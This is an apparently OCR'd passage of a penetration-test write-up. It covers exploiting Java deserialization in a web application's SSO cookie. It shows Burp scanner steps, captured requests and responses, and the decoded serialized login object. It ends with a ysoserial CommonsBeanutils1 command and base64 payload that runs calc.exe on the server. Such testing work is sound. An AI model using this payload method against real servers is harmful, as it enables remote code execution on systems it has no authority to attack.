se,"modifiedDate":1552969109,"name":"UseITSMJobTitle_old","hasUi":false,"id":"70F62BAB-5F34-4987-BF52-960F344690D","enabled":fal
se,"createDate":1529362525},{"metaData":null,"landingPage":false,"modifiedDate":1552969109,"name":"UseITSMJobTitle","hasUi":false
,"id":"e98b9963-664d-4411-ba2a-d2a1281dfd96","enabled":true,"createDate":1529362525},{"metaData":null,"landingPage":false,"modifi
edDate":1552969109,"name":"EmbeddedApplication","hasUi":false,"id":"z98b9963-664d-4411-ba2a-d2a1281dfd96","enabled":true,"createD
ate":1529362525},{"metaData":null,"landingPage":false,"modifiedDate":1561540938,"name":"GoogleMaps","hasUi":false,"id":"5e12fa74-
d6f9-11e4-b9d6-1681e6b88ec1","enabled":true,"createDate":1561540938},{"metaData":null,"landingPage":false,"modifiedDate":15615409
38,"name":"Incidents","hasUi":false,"id":"a1dd3616-c6a3-4107-aaa1-b2c359b16c7b","enabled":true,"createDate":1561540938},{"metaDat
a":null,"landingPage":false,"modifiedDate":1561540938,"name":"Surveys","hasUi":false,"id":"895e7121-b468-4ca5-82ef-31e4ac47f10e",
```

5. Java Deserialization Scanner (Java DS) plugin allows practitioners to verify whether a serialized Java object is exploitable. We use the Java DS plugin to scan the server's by right-clicking the request and selecting the "Send request to DS – Manual testing" option.




```
POST [redacted]rest/search HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:67.0) Gecko/20100101 Firefox/67.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://[redacted]app/
X-Requested-By: XMLHttpRequest
Content-Type: application/json;charset=utf-8
Content-Length: 24
Connection: close
Cookie: JSESSIONID=0D107C7A7DD0AC081B7C0809AB334133;
sso.session.restore.cookies=rO0ABXNyAC9jb20uYm1jL Z2luUmVxdWVzdEFrmVEkaLzZAgACTAAHbG9naW5JZH
QAEkxqYXZhL2xhbmcvU3RyaW5nO0wACHBhc3N3b3JkcQB+AAF 1uLkFic3RyYWN0TG9naW5SZXF1ZXN0kdd7fQ6/b8oC
AApaAAVhZG1pbkkACmFwaVZlcnNpb25MAAdhcHBOYW1lcQB+A AAFMAAhkZXZpY2VJZHEAfgABTAALZGV2aWNlVG9rZW
5xAH4AAUwABmxvY2FsZXEAfgABTAAFbW9kZWxxAH4AAUwAAm9 QwcTZhcmkxNzFqbzV2aHRzNGRkNXJkMGJhdG5kaHRi
dXZyc205OG8xaTQxZnRwdAAKZHVtbXlUb2tlbnQABWVuLVVTd aW5kb3dzIE5UIDEwLjA7IFdpbjY0OyB4NjQ7IHJ2OjY
Y3LjApIEdlY2tvLzIwMTAwMTAxIEZpcmVmb3gvNjcuMHQABUF

{"queryName":"FEATURES"}
```

```
HTTP/1.1 200
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
Vary: Accept-Encoding
Pragma: no-cache
Cache-Control: no-cache, no-store, private
Expires: Wed, 26 Jun 2019 12:15:27 GMT
Content-Type: application/json;charset=utf-8
Content-Length: 4608
Date: Wed, 26 Jun 2019 12:15:27 GMT
Connection: close
Server:
```

```
[{"items":[{"metaData":"{\"isUnknownAssetBlue\":
true}","landingPage":false,"modifiedDate":1552969109,"name":"Location","hasUi":true,"id":"ca3f634e-338e-4f5c-8363-51e8c954b29e","
enabled":true,"createDate":1392764125},{"metaData":null,"landingPage":false,"modifiedDate":1552969109,"name":"Appointment","hasUi
":false,"id":"dfb354d2-8b38-40a7-84c8-3e253ef80c75","enabled":true,"createDate":1392764125},{"metaData":null,"landingPage":false,
"modifiedDate":1552969109,"name":"ServiceAvailability","hasUi":true,"id":"448ad6bf-b886-42df-a498-f97f0af2afbe","enabled":true,"c
reateDate":1392764125},{"metaData":null,"landingPage":false,"modifiedDate":1552969109,"name":"RequestContext","hasUi":false,"id":
"55e146ae-6070-433f-b4ca-4c7ee0a060fe","enabled":false,"createDate":1392764125},{"metaData":null,"landingPage":false,"modifiedDat
e":1552969109,"name":"Broadcast","hasUi":false,"id":"77eb2de0-a323-4a0d-8db8-c3484df378d8","enabled":true,"createDate":1392764125
},{"metaData":"{\"supportedApprovalTypes\":[\"change\",\"sbe_request\",\"knowledge\",\"purchase\",\"on_hold_button\",\"release\",
\"service_request\"],\"supportedOperations\":[\"APPROVE\",\"HOLD\",\"REJECT\"],\"approvalDetailsInLine\":true}","landingPage":fal
se,"modifiedDate":1552969109,"name":"Approvals","hasUi":false,"id":"2f110188-1d99-438e-b46b-f1418e6bb9a0","enabled":true,"createD
ate":1392764125},{"metaData":null,"landingPage":false,"modifiedDate":1552969109,"name":"UserCreatedAssets","hasUi":false,"id":"37
4f0156-471f-486d-af02-9fa9ad5612fd","enabled":true,"createDate":1392764125},{"metaData":null,"landingPage":true,"modifiedDate":15
52969109,"name":"UnifiedCatalog","hasUi":true,"id":"dc8aebb1-d718-46a8-a837-acaac28cb128","enabled":true,"createDate":1392764125}
,{"metaData":null,"landingPage":false,"modifiedDate":1552969109,"name":"Updates","hasUi":true,"id":"def8729b-7876-46cc-b8f0-8eb27
cf10011","enabled":true,"createDate":1392764125},{"metaData":null,"landingPage":false,"modifiedDate":1552969109,"name":"ContactIT
","hasUi":false,"id":"18b911e9-28cb-4507-9cf6-271518725149","enabled":true,"createDate":1392764125},{"metaData":null,"landingPage
":false,"modifiedDate":1552969109,"name":"RequestAgainIncludesRequestId","hasUi":false,"id":"264cded4-957c-4ec8-84de-513f80234751
","enabled":false,"createDate":1392764125},{"metaData":"{\"vaChatWidth\":\"500\",\"vaChatHeight\":\"800\"}","landingPage":false,"
modifiedDate":1552969109,"name":"VAChat","hasUi":false,"id":"7cc5573f-cb03-43c3-81b6-54c6e9740da7","enabled":false,"createDate":1
392764125},{"metaData":null,"landingPage":false,"modifiedDate":1552969109,"name":"MyStuff","hasUi":true,"id":"c71d93b5-8ce9-4063-
a63d-20b484db7628","enabled":true,"createDate":1392764125},{"metaData":null,"landingPage":false,"modifiedDate":1552969109,"name":
"SBE","hasUi":false,"id":"8b4439be-93d9-4297-9186-0fc81219f211","enabled":true,"createDate":1392764125},{"metaData":null,"landing
Page":false,"modifiedDate":1552969109,"name":"EditingUserProfileWorkData","hasUi":false,"id":"265eac65-9d67-499e-aa58-e8d01f87f81
9","enabled":true,"createDate":1392764125},{"metaData":null,"landingPage":false,"modifiedDate":1552969109,"name":"Analytics","has
Ui":false,"id":"81f66cc0-6919-405d-9325-770acdf3a31a","enabled":false,"createDate":1392764125},{"metaData":null,"landingPage":fal
se,"modifiedDate":1552969109,"name":"UseITSMJobTitle_old","hasUi":false,"id":"70F62BAB-5F34-4987-BF52-96C0F344690D","enabled":fal
se,"createDate":1529362525},{"metaData":null,"landingPage":false,"modifiedDate":1552969109,"name":"UseITSMJobTitle","hasUi":false
,"id":"e98b9963-664d-4411-ba2a-d2a1281dfd95","enabled":true,"createDate":1529362525},{"metaData":null,"landingPage":false,"modifi
edDate":1552969109,"name":"EmbeddedApplication","hasUi":false,"id":"z98b9963-664d-4411-ba2a-d2a1281dfd95","enabled":true,"createD
ate":1529362525},{"metaData":null,"landingPage":false,"modifiedDate":1561551327,"name":"GoogleMaps","hasUi":false,"id":"5e12fa74-
d6f9-11e4-b9d6-1681e6b88ec1","enabled":true,"createDate":1561551327},{"metaData":null,"landingPage":false,"modifiedDate":15615513
27,"name":"Incidents","hasUi":false,"id":"a1dd3616-c6a3-4107-aaa1-b2c359b16c7b","enabled":true,"createDate":1561551327},{"metaDat
a":null,"landingPage":false,"modifiedDate":1561551327,"name":"Surveys","hasUi":false,"id":"895e7121-b468-4ca5-82ef-31e4ac47f10e",
```


6. Navigating to the Java DS tab, setting an insertion point in the body of the request, and selecting "Attack" provides us with the following results. Note that there are several potentially successful payloads.


Burp Suite Professional v2.0.24beta - project.burp - licensed to [redacted] [single user license]
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Decoder Improved Deserialization Scanner CO2
Manual testing Exploiting Configurations
Host: [redacted]
Port: 9000
Https
Set Insertion Point
Clear Insertion Point
Sleep
Attack
Attack (Base64)
Attack (Ascii Hex)
Attack (Base64Gzip)
Attack (Gzip)
Type here to search
18:10
26-06-2019

```
POST [redacted]rest/search HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:67.0) Gecko/20100101 Firefox/67.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://[redacted]app/
X-Requested-By: XMLHttpRequest
Content-Type: application/json;charset=utf-8
Content-Length: 24
Connection: close
Cookie: JSESSIONID=0D107C7A7DD0AC081B7C0809AB334133; sso.session.restore.cookies=rO0ABXNyAC9jb20uYm1jLmJzbS5teWl0c20udm8ubG9naW4uRGVmYXVsdExvZ2luUmVxdWVzdEFrmVEkaLzZAgACTAAHbG9naW5JZHQAEkxqYXZhL2xhbmcvU3RyaW5nO0wACHBhc3N3b3JkcQB+AAF4cgAwY29tLmJtYy5ic20ubXlpdHNtLnZvLmxvZ2luLkFic3RyYWN0TG9naW5SZ
XF1ZXN0kdd7fQ6/b8oCAApaAAVhZG1pbkkACmFwaVZlcnNpb25MAAdhcHBOYW1lcQB+AAFMAAphcHBWZXJzaW9ucQB+AAFMAARjc3JmcQB+AAFMAAhkZXZpY2VJZHEAfgABTAALZGV2aWNlVG9rZW5xAH4AAUwABmxvY2FsZXEAfgABTAAFbW9kZWxxAH4AAUwAAm9zcQB+AAF4cAABE+EAdAAETXUVHB0ADNhb2tvMTQwcTZhcmkxNzFqbzV2aHRzNGRkNXJkMGJhdG5
kaHRidXZyc205OG8xaTQxZnRwdAAKZHVtbXlUb2tlbnQABWVuLVVTdAAKV2VlENsaWVudHQATk1vemlsbGEvNS4wIChXaW5kb3dzIE5UIDEwLjA7IFdpbjY0OyB4NjQ7IHJ2OjY3LjApIEdlY2tvLzIwMTAwMTAxIEZpcmVmb3gvNjcuMHQABUFsbGVucA==

{"queryName":"FEATURES"}
```

7. The Java DS plugin relies on a built-in, open source payload-generation tool: Ysoserial. In our experience, running the latest version of the tool yields the best results, as it includes the most up-to-date payload types.

8. After building the project, modify the Java DS plugin to point to the latest jar file.


Burp Suite Professional v2.0.24beta - project.burp - licensed to [redacted] [single user license]
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Decoder Improved Deserialization Scanner CO2
Manual testing Exploiting Configurations

Automatic scanner configurations

- [✓] Enable active scan sleep checks
- [✓] Enable active scan DNS checks


Manual testing configuration

- [✓] Add manual issues to scanner results
- [✓] Verbose mode

Exploiting configuration

Ysoserial path: C:\Users\deepshar\Downloads\ysoserial-0.0.6-SNAPSHOT-all.jar

9. DS plugins failed to identify the Deserialization vulnerability in the request.


Burp Suite Professional v2.0.24beta - project.burp - licensed to [redacted] [single user license]
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Decoder Improved Deserialization Scanner CO2
Manual testing Exploiting Configurations
Set Insertion Point
Clear Insertion Point
Sleep
Attack
Attack (Base64)
Attack (Ascii Hex)
Attack (Base64Gzip)
Attack (Gzip)

Host: [redacted] Port: 9000 [ ] Https

```
POST [redacted]rest/search HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:67.0) Gecko/20100101 Firefox/67.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://[redacted]
X-Requested-By: XMLHttpRequest
Content-Type: application/json;charset=utf-8
Content-Length: 24
Connection: close
Cookie: JSESSIONID=0D107C7A7DD0AC081B7C0809AB334133; sso.session.restore.cookies=§rO0ABXNyAC9jb20uYm1jLmJzbS5teWl0c20udm8ubG9naW4uRGVmYXVsdExvZ2luUmVxdWVzdEFrmVEkaLzZAgACTAAHbG9naW5JZHQAEkxqYXZhL2xhbmcvU3RyaW5nO0wACHBhc3N3b3JkcQB+AAF4cgAwY29tLmJtYy5ic20ubXlpdHNtLnZvLmxvZ2luLkFic3RyYWN0TG9naW5SZXF1ZXN0kdd7fQ6/b8oCAApaAAVhZG1pbkkACmFwaVZlcnNpb25MAAdhcHBOYW1lcQB+AAFMAAphcHBWZXJzaW9ucQB+AAFMAARjc3JmcQB+AAFMAAhkZXZpY2VJZHEAfgABTAALZGV2aWNlVG9rZW5xAH4AAUwABmxvY2FsZXEAfgABTAAFbW9kZWxxAH4AAUwAAm9zcQB+AAF4cAABE+EAdAAETXUVHB0ADNhb2tvMTQwcTZhcmkxNzFqbzV2aHRzNGRkNXJkMGJhdG5kaHRidXZyc205OG8xaTQxZnRwdAAKZHVtbXlUb2tlbnQABWVuLVVTdAAKV2ViIENsaWVudHQATk1vemlsbGEvNS4wIChXaW5kb3dzIE5UIDEwLjA7IFdpbjY0OyB4NjQ7IHJ2OjY3LjApIEdlY2tvLzIwMTAwMTAxIEZpcmVmb3gvNjcuMHQABUFsbGVucA==§

{"queryName":"FEATURES"}
```

Results:

- Apache Commons Collections 3 (Sleep): NOT vulnerable.

Request:

```
POST /[redacted]/rest/search HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:67.0) Gecko/20100101 Fi
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://[redacted]
X-Requested-By: XMLHttpRequest
Content-Type: application/json;charset=utf-8
Content-Length: 0
Connection: close
Cookie: JSESSIONID=0D107C7A7DD0AC081B7C0809AB334133; sso.session.restore.cookies

{"queryName":"FEATURES"
```

Response:


```
HTTP/1.1 500
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
Pragma: no-cache
Cache-Control: no-cache, no-store, private
Expires: Wed, 26 Jun 2019 12:18:26 GMT
Content-Type: application/json;charset=utf-8
Content-Length: 331
Date: Wed, 26 Jun 2019 12:18:26 GMT
Connection: close
Server:

{"error":"MOBILITY_ERROR_INTERNAL_SERVER_ERROR","errorCode":1013,"defaultMessage
```

- Spring Alternate Payload (Sleep): NOT vulnerable.

Request:

```
POST /[redacted]/rest/search HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:67.0) Gecko/20100101 Fi
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://[redacted]/app/
X-Requested-By: XMLHttpRequest
Content-Type: application/json;charset=utf-8
Content-Length: 0
Connection: close
Cookie: JSESSIONID=0D107C7A7DD0AC081B7C0809AB334133; sso.session.restore.cookies
```

10. According to the first characters of the affected cookie, a Serialized Java Object is potentially present in the content value. This fact was quickly confirmed by decoding the base64 string.


Burp Suite Professional v2.0.24beta - project.burp - licensed to [redacted] [single user license]
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Decoder Improved Deserialization Scanner CO2
1 ...
Encode as...
Plain

```
rO0ABXNyAC9jb20uYm1jLmJzbS5teWl0c20udm8ubG9naW4uRGVmYXVsdExvZ2luUmVxdWVzdEFrmVEkaLzZAgACTAAHbG9naW5JZHQAEkxqYXZhL2xhbmcvU3RyaW5nO0wACHBhc3N3b3JkcQB+AAF4cgAwY29tLmJtYy5ic20ubXlpdHNtLnZvLmxvZ2luLkFic3RyYWN0TG9naW5SZXF1ZXN0kdd7fQ6/b8oCAApaAAVhZG1pbkkACmFwaVZlcnNpb25MAAdhcHBOYW1lcQB+AAFMAAdh
```


[✓ Text] [ ] Hex — Decode as... Base64

```
□□□sr/[redacted]vo.login.DefaultLoginRequestAk□Q$h□□□□L□loginIdt□Ljava/lang/String;L□passwordq~□xr0[redacted]vo.login.AbstractLoginRequest□□{}□□o□□
Z□admini
apiVersionL□appNameq~□L
appVersionq~□L□csrfq~□L□deviceIdq~□L□deviceTokenq~□L□localeq~□L□modelq~□L□osq~□xp□□□t□MyITpt39mk1jrgdh9j5qmi77iminomdfb2km0049ves6bsjgglp9l84712pt
dummyTokent□en-USt
Web ClienttNMozilla/5.0 (Windows NT 10.0; Win64; x64; rv:67.0) Gecko/20100101 Firefox/67.0t□Allenp
```

[✓ Text] [ ] Hex

11. To exploit the vulnerability, the current value of the SSO cookie will be replaced by a crafted Java Object, generated by a tool called **ysoserial** (freely available on the Internet). This new Java object will, upon deserialization, execute our own command on the server.

12. Our crafted Java Object will be generated using the following command line. The generated "payload" is then encoded into base64 (as required by the application) and upon execution, will spawn a **calc.exe** process.




```
root@kali:~/Downloads/jar# java -jar ysoserial-0.0.6-SNAPSHOT-all.jar CommonsBeanutils1 calc.exe | base64 -w0
WARNING: An illegal reflective access operation has occurred
WARNING: Illegal reflective access by ysoserial.payloads.util.Reflections (file:/root/Downloads/jar/ysoserial-0.0.6-SNAPSHOT-all.jar) to field com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl._bytecode
s
WARNING: Please consider reporting this to the maintainers of ysoserial.payloads.util.Reflections
WARNING: Use --illegal-access=warn to enable warnings of further illegal reflective access operations
WARNING: All illegal access operations will be denied in a future release
```

rO0ABXNyABdqYXZhLnV0aWwuUHJpb3JpdHlRdWV1ZZTaMLT7P4KxAwACSQAEc2l6ZUwACmNvbXBhcmF0b3J0ABZMamF2YS9sdGlsL0NvbXBhcmF0b3I7eHAAAAACc3IAK29yZy5hcGFjaGUuY29tbW9ucy5iZWFudXRpbHMuQmVhbkNvbXBhcmF0b3LjoYjqcyKkSAIAAkwACmNvbXBhcmF0b3JxAH4AAUwACHByb3BlcnR5dAASTGphdmEvbGFuZy9TdHJpbmc7eHBzcgA/b3JnLmFwYWNoZS5jb21tb25zLmNvbGxlY3Rpb25zLmNvbXBhcmF0b3JzLkNvbXBhcmFibGVDb21wYXJhdG9y+/SZJbhusTcCAAB4cHQAEG91dHB1dFByb3BlcnRpZXN3BAAAAANzcgA6Y29tLnN1bi5vcmcuYXBhY2hlLnhhbGFuLmludGVybmFsLnhzbHRjLnRyYXguVGVtcGxhdGVzSW1wbAlXT8FurKszAwAGSQANX2luZGVudE51bWJlckkADl90cmFuc2xldEluZGV4WwAKX2J5dGVjb2Rlc3QAA1tbQlsABl9jbGFzc3QAEltMamF2YS9sYW5nL0NsYXNzO0wABV9uYW1lcQB+AARMABFfb3V0cHV0UHJvcGVydGllc3QAFkxqYXZhL3V0aWwvUHJvcGVydGllczt4cAAAAAD/////dXIAA1tbQkv9GRVnZ9s3AgAAeHAAAAACdXIAAltCrPMX